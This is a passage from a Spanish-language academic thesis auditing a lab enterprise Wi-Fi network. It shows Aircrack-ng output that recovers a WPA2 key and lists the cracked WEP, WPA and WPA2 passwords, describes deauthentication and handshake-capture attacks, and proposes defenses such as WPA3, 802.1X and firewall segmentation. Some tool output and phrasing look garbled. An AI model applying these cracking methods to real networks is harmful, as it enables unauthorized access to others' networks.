
```

adriana@kali: ~
File Actions Edit View Help
Aircrack-ng 1.7
[02:46:10] 14345429/14344395 keys tested (2266.51 k/s)
Time left: -289717666 day, 19 hours, 33 minutes, 20 seconds 100.01%
KEY FOUND! [ @dri@n@120601 ]
Master Key : 9C EA DA 96 5D 20 36 FA F6 05 5F CE 1A 76 4F A7
            0C F8 39 F6 C3 39 1F 02 32 5D 99 7D 0B 8E E3 88
Transient Key : 58 AC FC 29 35 9B A0 53 BF 7A 33 A1 73 37 21 13
                9D 52 DA 3B C2 D8 BA 44 A7 2F FE 98 B8 76 66 86
                90 19 21 AF 14 FD 76 90 60 6E 21 4E D5 D0 C2 36
                87 A7 FE 2F E4 76 19 33 AE 4F 20 DB 60 67 5B 89
EAPOL HMAC : C3 23 FF 89 7F 11 09 06 B7 0E FD 48 61 E5 F5 AB
  
```

Figura 69: Transient Key – WPA2

Fuente: Elaborado por autor

Finalmente, el EAPOL HMAC es un código de autenticación de mensajes basado en hash (HMAC). Es utilizado para asegurar la integridad de los mensajes EAPOL intercambiados durante el proceso de autenticación. Esto garantiza que los datos no han sido alterados durante el proceso de handshake entre el cliente y el punto de acceso, el valor mostrado en la figura 70, es calculado durante el intercambio de paquetes EAPOL, y su función es verificar la integridad de los mensajes entre las partes involucradas en el proceso de autenticación.



```

adriana@kali: ~
File Actions Edit View Help
Aircrack-ng 1.7
[02:46:10] 14345429/14344395 keys tested (2266.51 k/s)
Time left: -289717666 day, 19 hours, 33 minutes, 20 seconds 100.01%
KEY FOUND! [ @dri@n@120601 ]
Master Key : 9C EA DA 96 5D 20 36 FA F6 05 5F CE 1A 76 4F A7
             0C F8 39 F6 C3 39 1F 02 32 5D 99 7D 0B 8E E3 88
Transient Key : 58 AC FC 29 35 9B A0 53 BF 7A 33 A1 73 37 21 13
                9D 52 DA 3B C2 D8 BA 44 A7 2F FE 98 B8 76 66 86
                90 19 21 AF 14 FD 76 90 60 6E 21 4E D5 D0 C2 36
                87 A7 FE 2F E4 76 19 33 AE 4F 20 DB 60 67 5B 89
EAPOL HMAC : C3 23 FF 89 7F 11 09 06 B7 0E FD 48 61 E5 F5 AB
  
```

Figura 70: EAPOL HMAC – WPA2

Fuente: Elaborado por autor

El ataque de fuerza bruta por medio de Aircrack-ng, lo que realmente se busca es el handshake WPA ya que es un intercambio de autenticación que ofrece la posibilidad hacer un intento alcribrar la pre comparted key de la red, en el cual consta de la verificación de un gran número de posibles combinaciones de contraseñas hasta conseguir una correcta, de igual manera hay que señalar la existencia de factores que

limitan la efectividad de este ataque, uno de estos es la longitud y complejidad de la clave precompartida sobre las contraseñas las cuales sean concisas sencillas pueden ser incididas en ser descifradas con rapidez, sin embargo, es importante mencionar que la utilización de contraseñas que sean extensibles y más complejas en hasta el uso de mayúsculas y minúsculas así como cifras y signos a la vez incrementaran de sobremanera la dificultad del ataque, mientras que a medida que hay un incremento de la longitud y complejidad de la clave, se presenta un avance en el número de posibles combinaciones de números, lo que puede ser una razón para que el ataque no pueda ejecutarse en un periodo razonable.

4.2.Evaluación de la efectividad en autenticación y cifrado de la red.

4.2.1.Comparación de métodos de autenticación y su resistencia a ataques.

En esta sección, se realiza la evaluación técnica de tres tipos de cifrado en redes inalámbricas: WEP, WPA, y WPA2, analizando la fortaleza de los sistemas defendidos con respecto a varios esquemas de ataques, en la cual se llevaron a cabo ataques como de desautenticación, sondeo y baliza, dirigidos a sabotear la estructura de autenticación de cualquier protocolo y, eventualmente, apoderarse de las claves de acceso. La comparación de estos métodos revela las diferencias en la seguridad de los protocolos, las debilidades y fortalezas más críticas de cada uno, presentadas en la tabla 10.

	Puntos de Acceso		
	D-Administración (AP1)	RED_USR (AP2)	RED_USR2 (AP2)
Protocolo de cifrado	WEP	WPA	WPA2
Contraseña	221133	0901282095	@dri@n@120601

Tabla 10. Datos de los Puntos de accesos evaluados

Fuente: Elaborado por autor

Para la red D-Administración, el cifrado WEP fue el principal mecanismo de seguridad implementado, en el cual se ejecutaron ataques de deautenticación y beacon,

diseñados para obligar a los dispositivos conectados a desconectarse y reconectarse, lo que generó tráfico que permitió capturar múltiples paquetes de autenticación.

Esto es clave para las redes WEP, ya que el protocolo emplea el uso de un cifrado RC4 débil con una clave estática y un Vector de Inicialización (IV) que, aunque es variable en valor, tiene un rango pequeño que permite la recopilación de datos suficientes para quebrar la clave.

La vulnerabilidad crítica en la arquitectura de seguridad WEP se atribuye a su diseño, que no proporciona de manera efectiva un medio para gestionar el problema de reutilización del IV, permitiendo así ataques de análisis de tráfico en la clave con datos mínimos, cabe recalcar que, en nuestras pruebas, la extracción de la clave de cifrado a través de balizas de ataque y el seguimiento de claves en la red permitieron obtener la clave de cifrado en dos minutos.

Hay conocidas vulnerabilidades para el cifrado WEP y por lo tanto no se puede recomendar para la protección de redes contemporáneas, de tal manera que al pasar de los años ya se conoce que este protocolo es vulnerable y era evidente, especialmente en esta red, teniendo en cuenta que WEP no opone una resistencia considerable a los ataques en redes de bajo blindaje y es altamente vulnerable a ataques de fuerza bruta con altas tasas de éxito.

La red RED_USR utilizó WPA como mecanismo de seguridad, lo que es una mejora significativa, sin embargo, el ataque de deautenticación combinado con el ataque de probe logró forzar a los dispositivos a reconectarse, capturando el handshake del proceso de autenticación WPA, este handshake permitió la realización de un ataque de diccionario offline para obtener la clave.

La mayor vulnerabilidad de WPA se debe a lo débil que se encuentra a través de la fuerza bruta del pentesting, de tal manera que en WPA del AP2, se obtuvo el password "0901282095", siendo un patrón numérico sencillo de descifrar.

WPA es una gran mejora en comparación con WEP; sin embargo, las contraseñas débiles o maleables necesarias para autenticar cuentas aún pueden ser explotadas a través de métodos de ataque offline. Dada la estructura de WPA, se puede

argumentar que es imperativo pasar a WPA2, o al menos fortalecer las estrategias de contraseña en las redes que utilizarán este protocolo.

La red RED_USR2 hacia uso del protocolo WPA2 en su diseño, lo que le confiere una mayor fortaleza de los estándares anteriores. Se intentó comprometer el WEP de esta red mediante un wifkill y un ataque de sondeo, para poder apoderarse del handshake WPA2, que se intercambiaba durante la reconexión. A diferencia de WEP y WPA, la contraseña de WPA2 se recuperó solo mediante el uso de un ataque de fuerza bruta.

WPA supone un avance significativo en comparación con WEP, sin embargo, sus métodos de autenticación continúan siendo susceptibles a estrategias de ataque offline cuando se utilizan contraseñas predecibles o vulnerables. La configuración de WPA indica la necesidad de avanzar a WPA2 o aplicar políticas de contraseñas más rigurosas en redes que empleen este protocolo.

La red RED_USR2 implementaba WPA2, que utiliza el protocolo CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) basado en AES, lo cual les brinda una robustez superior a sus predecesores. Para intentar vulnerar esta red, se utilizó un ataque de deautenticación en combinación con un ataque de probe, con el objetivo de capturar el handshake WPA2 durante el proceso de reconexión. A diferencia de WEP y WPA, la clave WPA2 fue obtenida únicamente mediante un ataque de fuerza bruta prolongado.

La contraseña seleccionada, "@dri@n@120601", presentaba un nivel de complejidad mayor al incluir símbolos, letras y números. Sin embargo, aún fue susceptible a técnicas de fuerza bruta avanzadas, dada su estructura predecible. En comparación con WPA, WPA2 ofrece una resistencia mucho mayor debido a la complejidad del cifrado AES y a la robustez del protocolo CCMP. No obstante, WPA2 también depende de la seguridad de la contraseña, lo cual puede ser un punto débil en el caso de claves fáciles de adivinar o con patrones repetitivos.

WPA2 proporciona una alta seguridad para redes inalámbricas y es el estándar recomendado en la actualidad, gracias a su encriptación AES y la mejora en el manejo

de autenticaciones. Sin embargo, la calidad de la seguridad depende directamente de la complejidad de la contraseña.

Mientras WPA2 desafía los ataques de diccionario y fuerza bruta en redes bien configuradas, su vulnerabilidad aumenta en entornos con patrones predecibles o contraseñas débiles.

La comparación de los protocolos WEP, WPA y WPA2 muestra diferencias sustanciales entre estos protocolos en términos de seguridad de la red:

Está claro que WEP no es suficiente para prácticamente ningún entorno que requiera al menos una capa básica de seguridad, además posee falencias intrínsecas, tales como la generación iv ineficaz y el recientemente hallado cifrado de flujo RC4, que lo vuelven susceptible a ataques rápidos.

WPA incrementa significativamente la seguridad en comparación con WEP al incorporar TKIP, sin embargo, su susceptibilidad a ataques orbitales y de fuerza bruta lo convierten en insuficiente para sistemas de red esenciales. WPA continúa siendo susceptible a no ser que se empleen contraseñas complejas de alta entropía.

WPA2 es el protocolo de mayor seguridad y constituye la norma de seguridad vigente para conexiones troncales, pese a que WPA2 es más seguro, pero no es inmune a ataques de fuerza bruta.

4.3.Propuestas para mejorar la seguridad en redes inalámbricas y mitigación de riesgos.

4.3.1.Filtrado de tráfico y control de acceso avanzado

Para poder mitigar los riesgos y mejorar la seguridad, se ha optado considerar el uso del firewall cisco ASA 5506-X en la red empresarial, ya que es un dispositivo de cisco que ofrece capacidades esenciales de última generación y consta con la capacidad de proteger amenazas avanzadas, por ello se plantea el diseño que muestra la figura 71.




Figura 71: Diseño de red con seguridad

Fuente: Elaborado por autor

Se ha planteado realizar un filtrado de tráfico y control de acceso mediante el firewall Cisco ASA 5506-X, ya que permite la creación de políticas mediante las herramientas que posee, como el acceso puntual y detallado, el cual proporciona el control y la gestión del tráfico que entra, sale y circula en la red, de tal forma que se regula el acceso asignando permisos específicos ya sea a los usuarios, dispositivos y aplicaciones, de igual manera la segmentación de la red, es decir las VLANs.

Los firewalls tradicionales por lo general solo operan referente a las direcciones IP

A diferencia de los firewalls tradicionales que solo operan a nivel de direcciones IP y puertos, el ASA 5506-X permite un control granular del tráfico a nivel de aplicación y usuario. Este control por aplicación permite que el administrador de red

establezca reglas para aplicaciones individuales, como Facebook, YouTube o Dropbox, de tal modo que esto resulta especialmente útil en entornos empresariales, ya que algunas aplicaciones pueden representar riesgos de seguridad, consumir ancho de banda innecesario o simplemente no ser relevantes para el trabajo.

Políticas de control de acceso basadas en roles, necesidades y segmentación de VLANs.

Una de las superioridades que brinda el cisco ASA 5506-X, es el control de acceso, en este caso, una red empresarial está compuesta por diferentes departamentos, al integrar este equipo, se puede establecer ciertos consentimientos que sean acordes a las funciones de cada usuario, es decir, que existe la restricción de que un usuario ingrese a ciertos tipos de aplicaciones, minimizando de esta forma que la información de la red se encuentre expuesta a ataques.

Otra de las ventajas que posee este equipo es el control importante que debe tener una empresa, es respetar los horarios de trabajo, en este caso se restringe el acceso a información fuera de las horas laborales, y también con respecto a la ubicación, disminuyendo de esta forma ataques.

Este control contextual añade una capa adicional de seguridad, garantizando que incluso los usuarios autorizados tengan acceso limitado en ciertas circunstancias y, por lo tanto, los accesos no autorizados a los recursos de la red se vuelven más difíciles.

El acto de dividir la red en VLAN (Redes de Área Local Virtuales) es una estrategia de seguridad común en redes corporativas, donde el ASA 5506-X facilita un control eficiente del tráfico entre estas VLAN, esta segmentación implica dividir la red en construcciones virtuales autónomas separadas, como una LAN virtual singular para el personal interno, una distinta para los visitantes y una exclusiva para el equipo de supervisión, generando de esta forma una segregación lógica permite dividir categorías de acorde a los datos, de modo que un dispositivo en una red de área local virtual (VLAN) sea incapaz de interactuar con los activos de otra VLAN sin la autorización adecuada.

También, se puede configurar una red de área local virtual (VLAN) que solo se utilice para las máquinas invitadas, lo que confiere únicamente acceso web y al mismo tiempo evita cualquier iniciativa para aprovechar los activos internos de la empresa.

La restricción que ofrece este equipo incluido en una red puede especificar las reglas referentes al tráfico, es decir que solo se acepten protocolos necesarios, dejando a un lado quienes no tengan permiso, disminuyendo el riesgo, como en el que se estableció en el entorno controlado del laboratorio de telecomunicaciones.

De tal manera que al bloquear dentro de los servidores los protocolos como telnet o FTP, que son conocidos por sus vulnerabilidades, no permitan que terceros ingresen a la red, por consiguiente, este firewall tiene un sistema de alarma que avisan a los administradores de la red que un atacante, con la dirección IP y que no se encuentra en la lista de acceso está intentando acceder a la red y a su vez bloquea el acceso.

4.3.2. Autenticación y cifrado extremo

Es importante proteger la integridad y privacidad de los datos en una red inalámbrica y para ello es importante tener un sistema de autenticación y de cifrado fuerte, de acuerdo a los resultados obtenidos anteriormente, los cifrados WEP, WPA y WPA2 son vulnerables, por lo consiguiente que en futuras implementaciones de cifrados en una red empresarial, pueden optar por el cifrado WPA3 ya que brinda avances sustanciales, como la protección contra ataques de diccionario offline, ya que estos ataques son muy útiles en los que un usuario no autorizado puede capturar el tráfico de la red e intentar descifrar la contraseña en un momento posterior.

WPA3 emplea un protocolo único llamado SAE (Autenticación Simultánea de Iguales) para generar diferentes claves para cada intento de autenticación, de tal manera que, si un hacker lograra interceptar el tráfico de la comunicación, sus posibilidades de romper una contraseña son mínimas, ya que cada conexión utiliza una clave diferente, lo que hace más difícil derivar la contraseña y, por tanto, mejora la protección de los datos transmitidos.

Una opción más interesante para mejorar la autenticación es implementar el estándar 802.1X complementado con un servidor RADIUS, el cual garantiza que cada

usuario tenga credenciales diferentes en lugar de contar con una clave de acceso general como sucede con WPA2, haciendo referencia a 802.1X, cada dispositivo debe validar sus credenciales ya sea a través del nombre de usuario y la contraseña o gracias a los certificados digitales para lograr conectarse a la red.

4.3.3. Protección contra ataques

La constante capacitación a quienes se encuentran en el ámbito de seguridad en una red es primordial ya que de esta manera se descubre nuevas estrategias que ayudarán en la integridad de la red, la identificación cuando la red este inestable es una clave óptima que nos indica si la red está siendo víctima de terceros.

Al momento de establecer el password de los puntos de acceso, se debe tener en cuenta la longitud, las combinaciones de caracteres especiales, letras y números, también se puede hacer uso de las políticas en base a la MFA, la cual es el autenticador de múltiples factores, que hace uso de distintos modos de protección, forzando de esta manera a que las personas que quieran acceder a la red ingresen sus credenciales, pero esto no solo queda ahí sino más bien obliga a una segunda verificación basado en un token adicionalmente a la contraseña, dado el caso que si un intruso logra obtener la contraseña, no podrá ingresar porque al ingresar la contraseña va a tener que colocar el token, logrando de esta manera reducir los ataques de fuerza bruta con el segundo factor de autenticación.

Otros riesgos que dejan débil a una red son, la actualización de los dispositivos ya que, si un equipo tiene fallas, los fabricantes publican estos tipos de actualizaciones que ayudan básicamente a corregir diferentes fallas, ya sea por las versiones anteriores o distintos tipos de vulnerabilidades que en un futuro son explotadas.

En la actualidad existen clases del estándar 802.11 ac o el 802.11 ax, o como se los conoce Wi-Fi 5 y Wi-Fi 6, trabajan bajo el estándar WPA3 que brindan una protección más eficiente, que el estándar 802.11 b/g/n, de tal modo que optimizan y brindan un ancho de banda estable que mejoran la estabilidad y conexión de la red.

CONCLUSIONES

Los métodos analizados de cifrado y autenticación en el entorno empresarial bajo el estándar 802.11 b/g/n, demuestran riesgos mayores en los protocolos WEP, WPA y WPA2, es por eso que se considera hacer uso de WPA3 por ser más seguro.

De acuerdo al análisis íntegro realizado mediante técnicas de escaneo de puertos, servicios y hosts conectados a la red, en conjunto con el análisis de tráfico y los ataques realizados, se logró determinar que los equipos y las configuraciones de la red, requiere de controles de acceso y actualización constante que ayudarán a enfrentar las amenazas.

A través de esta investigación se identificaron diferentes medidas de mitigación, el cual se plantea un diseño con el firewall cisco ASA 5560, ya que consta de configuraciones que ayudarán reforzar la seguridad y reducir los riesgos obtenidos.

Con estos resultados presentados, esta investigación resalta la necesidad de auditorías regulares, configuraciones adecuadas y estándares actualizados en la gestión de redes empresariales. El resto de los estudios podrían intentar validar reiteradamente herramientas de auditoría, investigar redes de malla y explotar más a fondo espacio del escenario del WPA3 en entornos más tensos.

RECOMENDACIONES

Al instalar el sistema operativo de Kali Linux, se aconseja realizarlo en una unidad USB de suficiente capacidad. Asimismo, es importante usar herramientas confiables, como Rufus, para la creación de medios de arranque, de igual manera también se debe tener especial cuidado al realizar particiones del disco ya que si son incorrectas, se pueden crear conflictos con otros sistemas instalados.

Conocer las especificaciones de cada uno de los equipos a utilizar es fundamental, de tal manera que se debe conocer el alcance de cada uno de ellos, en especial de la tarjeta de red de la laptop, ya que esto ayudará a ver el alcance en el que puede escanear las redes.

Realizar la división de la red con diferentes funciones, ya que mientras más este segmentada, el intruso tendrá la dificultad de lograr sus ataques, también se propone que se utilicen controles de acceso estrictos, como la autenticación a múltiples factores en los puntos críticos, limitando las conexiones a solo los usuarios permitidos y así aumentar la seguridad.

Verificar el lugar en donde se guardó el handshake capturado, también si el archivo posee información, por lo consiguiente no va a conseguir datos de la red, ni mucho menos capturar la contraseña de la misma.

ANEXOS

Anexo 1: Instalación de Kali Linux.


Paso 1: Descarga la imagen ISO de Kali Linux de la fuente oficial para instalación en laptop Toshiba.



Paso 2: Instalación de la gráfica del S.O. Kali Linux.





Paso 3: Selección de idioma Spanish - Español



Paso 4: Selección del País - Ecuador



Paso 5: Configuración del teclado latinoamericano.**Paso 6:** Establecer nombre de la máquina como kali

Paso 7: Establecer nombre del dominio – Adriana.

The screenshot shows the 'Configurar la red' (Configure network) step in the Kali Linux installation process. At the top, there is a blue header with the 'KALI' logo. Below the header, the title 'Configurar la red' is displayed. The main content area contains the following text: 'El nombre de dominio es la parte de su dirección de Internet a la derecha del nombre de sistema. Habitualmente es algo que termina por .com, .net, .edu, o .org. Puede inventárselo si está instalando una red doméstica, pero asegúrese de utilizar el mismo nombre de dominio en todos sus ordenadores.' Below this text, the label 'Nombre de dominio:' is followed by a text input field containing the word 'adriana'. At the bottom of the window, there are three buttons: 'Capturar la pantalla' (Screenshot), 'Retroceder' (Back), and 'Continuar' (Continue).

Paso 8: Establecer nombre de usuario para la cuenta – Adriana.

The screenshot shows the 'Configurar usuarios y contraseñas' (Configure users and passwords) step in the Kali Linux installation process. At the top, there is a blue header with the 'KALI' logo. Below the header, the title 'Configurar usuarios y contraseñas' is displayed. The main content area contains the following text: 'Seleccione un nombre de usuario para la nueva cuenta. Su nombre, sin apellidos ni espacios, es una elección razonable. El nombre de usuario debe empezar con una letra minúscula, seguida de cualquier combinación de números y más letras minúsculas.' Below this text, the label 'Nombre de usuario para la cuenta:' is followed by a text input field containing the word 'adriana'. At the bottom of the window, there are three buttons: 'Capturar la pantalla' (Screenshot), 'Retroceder' (Back), and 'Continuar' (Continue).

Paso 9: Configuración de contraseña, 4 dígitos numéricos

KALI

Configurar usuarios y contraseñas

Asegúrese de seleccionar una contraseña segura que no pueda ser adivinada.
Elija una contraseña para el nuevo usuario:

●●●●

